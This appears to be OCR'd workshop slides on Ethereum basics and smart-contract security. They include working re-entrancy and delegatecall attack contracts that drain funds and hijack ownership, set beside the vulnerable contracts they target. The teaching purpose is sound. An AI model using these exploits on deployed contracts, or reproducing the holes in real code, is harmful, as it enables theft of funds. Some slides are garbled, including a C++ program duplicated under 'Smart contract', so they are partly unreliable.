
- MANAGED WITH THEIR OWN CODE
- CAN CREATE TRANSACTIONS IN RESPONSE TO INCOMING TRANSACTIONS
- CAN KEEP COINS ON THE BALANCE MANAGED BY THE CONTRACT ALGORITHM

// Ethereum Storage and Execution




There are two practical types of transaction, contract creation and message call.

// The Ethereum Virtual Machine



The EVM is a simple stack-based architecture.

- Ethereum works as a transaction-based state machine.
- A Ethereum can be thought of as a state chain.




// Solidity

```sol
// Define the compiler version you would be using
pragma solidity ^0.8.10;

// Start by creating a contract named HelloWorld
contract HelloWorld {

}
```

SOLIDITY

- Ethereum works as a transaction-based state machine.
- A Ethereum can be thought of as a state chain.



// Solidity

function.sol

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

contract FastTrack {
  function payMeBackHalf() external payable {
    uint256 halfAmount = msg.value / 2;
    (bool success, ) = msg.sender.call{value: halfAmount}("");

    require(success, "return transaction failed");
  }
}
```

Compiler Version

Contract Name

Body of the Contract

- msg.value -> is a pre-defined variable and just holds the amount of Ether that is being sent to this contract.


- msg.sender -> is creating another transaction. In this case we send it to msg.sender, another pre-defined variable which is the current person (or contract) sending the transaction

Executable file

```cpp
#include <iostream>
using namespace std;
int main()
{
    int n;
    cout << "Enter an integer: ";
    cin >> n;
    if ( n % 2 == 0)
        cout << n << " is even.";
    else
        cout << n << " is odd.";
    return 0;
}
```

Smart contract

```cpp
#include <iostream>
using namespace std;
int main()
{
    int n;
    cout << "Enter an integer: ";
    cin >> n;
    if ( n % 2 == 0)
        cout << n << " is even.";
    else
        cout << n << " is odd.";
    return 0;
}
```



// What is Gas?

- GAS-> is a unit representing computational power that is required to process requests or transactions on Ethereum.

Unit	Wei Value	Wei
wei	1 wei	1
Kwei (babbage)	1e3 wei	1,000
Mwei (lovelace)	1e6 wei	1,000,000
Gwei (shannon)	1e9 wei	1,000,000,000
microether (szabo)	1e12 wei	1,000,000,000,000
milliether (finney)	1e15 wei	1,000,000,000,000,000
ether	1e18 wei	1,000,000,000,000,000,000

// What is Gas?


```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract Gas {
    uint public i = 0;

    // Using up all of the gas that you send causes your transaction to fail.
    // State changes are undone.
    // Gas spent are not refunded.
    function forever() public {
        // Here we run a loop until all of the gas are spent
        // and the transaction fails
        while (true) {
            i += 1;
        }
    }
}
```

- To avoid accidental or malicious infinite loops in smart contracts, which would cause all Ethereum nodes to forever be stuck

- **Code** like this will use up all the gas provided, upto the limit, and then the transaction will fail:.

// Smart Contract Security

// Re-Entrancy Attack



- Contract A calls a function in **Contract B**, **Contract B** can then call back into Contract A while Contract A is still processing.

- **Possibility** of draining funds from a contract.

// Re-Entrancy Attack

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

contract GoodContract {

    mapping(address => uint) public balances;

    // Update the `balances` mapping to include the new ETH deposited by msg.sender
    function addBalance() public payable {
        balances[msg.sender] += msg.value;
    }

    // Send ETH worth `balances[msg.sender]` back to msg.sender
    function withdraw() public {
        require(balances[msg.sender] > 0);
        (bool sent, ) = msg.sender.call{value: balances[msg.sender]}("");
        require(sent, "Failed to send ether");
        // This code becomes unreachable because the contract's balance is drained
        // before user's balance could have been set to 0
        balances[msg.sender] = 0;
    }
}
```

addBalance updates a mapping to reflect how much ETH has been deposited into this contract by another address.

withdraw, allows users to withdraw their ETH back - but the ETH is sent before the balance is updated..

// Re-Entrancy Attack

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "./GoodContract.sol";

contract BadContract {
    GoodContract public goodContract;
    constructor(address _goodContractAddress) {
        goodContract = GoodContract(_goodContractAddress);
    }

    // Function to receive Ether
    receive() external payable {
        if(address(goodContract).balance > 0) {
            goodContract.withdraw();
        }
    }

    // Starts the attack
    function attack() public payable {
        goodContract.addBalance{value: msg.value}();
        goodContract.withdraw();
    }
}
```

The contract sets the address of GoodContract and initializes an instance of it.

The receive() function will check if GoodContract still has a balance greater than 0 ETH, and call the withdraw function in GoodContract again.

The attack function is a payable function that takes some ETH from the attacker, deposits it into GoodContract, and then calls the withdraw function in GoodContract


// Re-Entrancy Attack

ROMHACK CAMP

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

contract GoodContract {

    mapping(address => uint) public balances;

    // Update the `balances` mapping to include the new ETH deposited by msg.
2   function addBalance() public payable {
        balances[msg.sender] += msg.value;
    }

    // Send ETH worth `balances[msg.sender]` back to msg.sender
4   function withdraw() public {
        require(balances[msg.sender] > 0);
        (bool sent, ) = msg.sender.call{value: balances[msg.sender]}("");
        require(sent, "Failed to send ether");
        // This code becomes unreachable because the contract's balance is dr
        // before user's balance could have been set to 0
        balances[msg.sender] = 0;
    }
}
```

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "./GoodContract.sol";

contract BadContract {
    GoodContract public goodContract;
    constructor(address _goodContractAddress) {
        goodContract = GoodContract(_goodContractAddress);
    }

    // Function to receive Ether
5   receive() external payable {
        if(address(goodContract).balance > 0) {
            goodContract.withdraw();
        }
    }

    // Starts the attack
1   function attack() public payable {
        goodContract.addBalance{value: msg.value}();
        goodContract.withdraw();  3
    }
}
```

// Delegatecall() Attack




// Delegatecall() Attack

```solidity
pragma solidity ^0.8.4;

contract Student {

    uint public mySum;
    address public studentAddress;

    function addTwoNumbers(address calculator, uint a, uint b) public returns (uint)  {
        (bool success, bytes memory result) = calculator.delegatecall(abi.encodeWithSignature("add(uint256,uint256)", a, b));
        require(success, "The call to calculator contract failed");
        return abi.decode(result, (uint));
    }
}
```

```solidity
pragma solidity ^0.8.4;

contract Calculator {
    uint public result;
    address public user;

    function add(uint a, uint b) public returns (uint) {
        result = a + b;
        user = msg.sender;
        return result;
    }
}
```

// Delegatecall() Attack



Student contract here has a function addTwoNumbers which takes an address, and two numbers to add together. Instead of executing it directly, it tries to do a .delegatecall() on the address for a function add which takes two numbers.

// Delegatecall() Attack

```sol
//SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

contract Good {
    address public helper;
    address public owner;
    uint public num;

    constructor(address _helper) {
        helper = _helper;
        owner = msg.sender;
    }

    function setNum( uint _num) public {
        helper.delegatecall(abi.encodeWithSignature("setNum(uint256)", _num));
    }
}
```

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

contract Helper {
    uint public num;

    function setNum(uint _num) public {
        num = _num;
    }
}
```

Simple contract which updates the value of num through the setNum function. The varianle num will point to slot 0.

- When used with delegatecall, it will modify the value at slot 0 of the original contract.


// Delegatecall() Attack

```sol
//SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "./Good.sol";

contract Attack {
    address public helper;
    address public owner;
    uint public num;

    Good public good;

    constructor(Good _good) {
        good = Good(_good);
    }

    function setNum(uint _num) public {
        owner = msg.sender;
    }

    function attack() public {
        // This is the way you typecast an address to a uint
        good.setNum(uint(uint160(address(this))));
        good.setNum(1);
    }
}
```

- Is setting the msg.sender as owner. This will allow the attacker to set to change the owner of Good.sol

- The attacker will first deploy the Attack.sol contract .
- Will take the address of a Good contract in the constructor.
- He will then call the attack function which will further initially call the setNum function present inside Good.sol

// Source of Randomness



Randomness is a hard problem. Computers run code that is written by programmers, and follows a given sequence of steps.

As such, it is extremely hard to design an algorithm that will give you a 'random' number, since that random number must be coming from an algorithm that follows a certain sequence of steps.

// Source of Randomness

```solidity
// SPDX-License-Identifier: MIT
  pragma solidity ^0.8.4;

  contract Game {
  constructor() payable {}

      /**
          Randomly picks a number out of `0 to 2²⁵⁶-1`.
      */
